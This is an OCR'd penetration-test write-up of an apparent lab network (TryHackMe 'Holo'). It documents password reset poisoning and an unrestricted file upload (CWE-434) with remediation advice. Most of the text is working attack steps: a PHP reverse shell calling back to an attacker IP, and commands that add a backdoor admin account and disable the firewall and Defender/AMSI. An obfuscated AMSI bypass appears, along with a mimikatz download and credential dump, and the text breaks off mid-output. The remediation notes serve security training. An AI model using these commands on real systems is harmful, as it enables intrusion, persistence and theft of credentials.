



Initial Vulnerability Exploited – Password reset poisoning












	  
Proof of Concept Code Here	http://10.200.107.31/password_reset.php?user=gurag&user_token=YOUR_USER_TOKEN_HERE Example: http://10.200.107.31/password_reset.php?user=gurag&user_token=68d0f48756dc369c1f900efac880c7fc6935badc03adae50d207e8595f540439721b1af96d6d7efb87d56efa398ebd491859
Flag found on the http://10.200.107.31	

Home page of http://10.200.107.31 after login









```
      }
      .button {
      margin-top: 3%;
      margin-bottom: 3%;
      }
      .form-inline input {
        vertical-align: middle;
        padding: 10px;
        background-color: #fff;
        border: 1px solid #ddd;
      }
      .form-inline button {
        padding: 10px 20px;
        background-color: #06d6a0;
        border: 1px solid #ddd;
        color: white;
        cursor: pointer;
      }
      .form-inline button:hover {
        background-color: #04b889;
      }
      .box_container {
      margin-top: 5%;
      display: block;
      margin-left: auto;
      margin-right: auto;
      width: 30%;
      border-style: solid solid solid solid;
      background-color: white;
      border-radius: 5%;
      }
      .login_container {
        text-align: center;
      }
    </style>
  </head>
  <body>
    <div class="box_container">
      <h1 class="header">Welcome, Gawr Gura!</h1>
      <img src="Gawr.png" alt="holo gawr gura" class="logo_center">
      <div class="login_container">
        <form class="form-inline" action="/img_upload.php">
          <button type="submit" class="button">Upload Image</button>
        </form>
      </div>
    </div>
  </body>
</html>
```

Upload page of http://10.200.107.31 after login



http://10.200.107.31/img_upload.php - Mozilla Firefox

File Edit View History Bookmarks Tools Help

holo.live - Upload | http://10.200.107.31/img_u | New Tab

view-source:http://10.200.107.31/img_upload.php

```
      margin-top: 10%;
    }
    .pass {
      margin-top: 3%;
    }
    .button {
      margin-top: 3%;
      margin-bottom: 3%;
    }
    .form-inline input {
      vertical-align: middle;
      padding: 10px;
      background-color: #fff;
      border: 1px solid #ddd;
    }
    .form-inline button {
      padding: 10px 20px;
      background-color: #06d6a0;
      border: 1px solid #ddd;
      color: white;
      cursor: pointer;
    }
    .form-inline button:hover {
      background-color: #04b889;
    }
    body {
      background-color: #171A21;
      overflow: hidden;
    }
  </style>
<!DOCTYPE html>
<html lang="en" dir="ltr">
  <head>
    <meta charset="utf-8">
    <title>holo.live - Upload</title>
    <link rel="icon" type="image/png" href="favicon.png"/>
    <!-- <link rel="stylesheet" href="style.css"> -->
    <script src="upload.js"></script>
  </head>
<body>
    <div class="box_container">
      <a href="index.php"><img src="holo_logo_text_medium.png" alt="holo logo" class="logo_center"></a>
      <div class="login_container">    <form class="form-inline" method='post' enctype='multipart/form-data' action="upload.php">
      <input type='file' name='fileToUpload' id='fileToUpload'>
      <input class='btn' type='submit' value='Upload' name='submit' id='submitBtn'>
    </form>
</div>
</html>
```


http://10.200.107.31/upload.php - Mozilla Firefox

File Edit View History Bookmarks Tools Help

holo.live - Upload | http://10.200.107.31/upload | New Tab




view-source:http://10.200.107.31/upload.php


```
<br />
<b>Notice</b>:  Undefined index: fileToUpload in <b>C:\web\htdocs\upload.php</b> on line <b>10</b><br />
<br />
<b>Notice</b>:  Trying to access array offset on value of type null in <b>C:\web\htdocs\upload.php</b> on line <b>10</b><br />
Sorry, file already exists.<br />
<b>Notice</b>:  Undefined index: fileToUpload in <b>C:\web\htdocs\upload.php</b> on line <b>21</b><br />
<br />
<b>Notice</b>:  Trying to access array offset on value of type null in <b>C:\web\htdocs\upload.php</b> on line <b>21</b><br />
Sorry, your file was not uploaded.
```

	
Vulnerability Found	CWE-434: Unrestricted Upload of File with Dangerous Type
Description	HOLO allowed unrestricted upload of file to the http://10.200.107.31 This configuration allows attackers to upload malicious file that create backdoor or reverse shell to the system in which BLACK SUN SECURITY used to upload reverse shell php file and gain access to the system.
Severity	High
References	CWE-434: Unrestricted Upload of File with Dangerous Type Unrestricted File Upload - OWASP
Vulnerability Explanation	Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step. The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement. It depends on what the application does with the uploaded file and especially where it is stored. The impact of this vulnerability is high, supposed code can be executed in the server context or on the client side. The likelihood of detection for the attacker is high. The prevalence is common. As a result the severity of this type of vulnerability is high.

Vulnerability Fix/Remediation	Ensure that only one extension is used in the filename. Some web servers, including some versions of Apache, may process files based on inner extensions so that "filename.php.gif" is fed to the PHP interpreter.[REF-422] [REF-423] Define a very limited set of allowable extensions and only generate filenames that end in these extensions. Consider the possibility of XSS (CWE-79) before allowing .html or .htm file types. It is necessary to have a list of only permitted extensions on the web application. And, file extension can be selected from the list. For instance, it can be a “select case” syntax (in case of having VBScript) to choose the file extension in regards to the real file extension. Uploaded directory should not have any “execute” permission and all the script handlers should be removed from these directories.
Remediation Owner	Web Application Developer/System Owner
Create reverse shell php file	Reference: PHP Reverse Shell Download php reverse shell code and modify the php reverse shell – providing attacker ip and port to be bind. 

```
170     }
171 }
172 echo '<pre>';
173 // change the host address and/or port number as necessary
174 $sh = new Shell('10.50.103.20', 18888);
175 $sh->run();
176 unset($sh);
177 // garbage collector requires PHP v5.3.0 or greater
178 // @gc_collect_cycles();
179 echo '</pre>';
180 ?>
181
```


Upload the php reverse shell file to the target	
Gobuster to scan directories – to find upload directory	• sudo gobuster -t 35 –delay 100ms dir -e -u http://10.200.107.31 -o TryHackMe-gobuster-dir-10.200.107.31 -w /usr/share/dirb/wordlists/common.txt 
Upload directory found	
Shell access to the system gained	• curl http://10.200.107.31/images/rev.php









```
┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$ nc -lnvvp 18888
listening on [any] 18888 ...
connect to [10.50.103.20] from (UNKNOWN) [10.200.107.31] 61369
SOCKET: Shell has connected! PID: 4572
Microsoft Windows [Version 10.0.17763.1518]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\web\htdocs\images>
```

MITRE ATT&CK Reference:

- Tactic - TA0001 - Initial Access
- Tactic – TA0002 - Execution
- Technique - T1190 - Exploit Public-Facing Application
- Technique – T1059 - Command and Scripting Interpreter
- Sub-technique – T1059.004 - Command and Scripting Interpreter: Unix Shell
- Tactic – TA0003 - Persistence
- Technique – T1505 - Server Software Component
- Sub-technique – T1505.003 - Server Software Component: Web Shell

Target host information	
Create persistent access (maintaining access)	Create user and add the user to local administrator group to have persistent access to the victim system • net user hacker hackP@ssw0rd /add • net localgroup administrators hacker /add Turn off windows firewall • netsh advfirewall set allprofiles state off Ensure Remote Desktop Services allow “everyone” permission • net localgroup "Remote Desktop Users" Everyone /Add

	 MITRE ATT&CK Reference: • Tactic – TA0003 - Persistence • Technique – T1098 - Account Manipulation • Technique – T1136 – Create Account • Sub-technique – T1136.001 - Create Account: Local Account • Tactic – TA0005 – Defense Evasion • Technique – T1562 - Impair Defenses • Sub-technique – T1562.004 - Impair Defenses: Disable or Modify System Firewall
Bypass Windows Defender/AMSI	Using powershell • [Ref].Assembly.GetType('System.Management.Automation.'+$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('QQBtAHMAaQBVAHQAaQBsAHMA')))).GetField($([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('YQBtAHMAaQBJAG4AaQB0AEYAYQBpAGwAZQBkAA==')),'NonPublic,Static').SetValue($null,$true) • Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}" -Recurse • Set-MpPreference -DisableRealtimeMonitoring $true   MITRE ATT&CK Reference: • Tactic – TA0005 – Defense Evasion • Technique – T1562 - Impair Defenses

	• Sub-technique – T1562.001 - Impair Defenses: Disable or Modify Tools • Technique – T1211 - Exploitation for Defense Evasion
root.txt from target host of 10.200.107.31	
Upload mimikatz from attacker machine (spin up python web server) to target host using powershell	• Invoke-WebRequest "http://10.50.103.20/mimikatz.exe" -outfile "mimikatz.exe"  
Run mimikatz to dump NTLM hashes/credentials	• .\mimikatz "log host-31.log" "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" exit

```
C:\Windows\Tasks>.\mimikatz "log host-31.log" "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Jun 22 2021 22:01:20
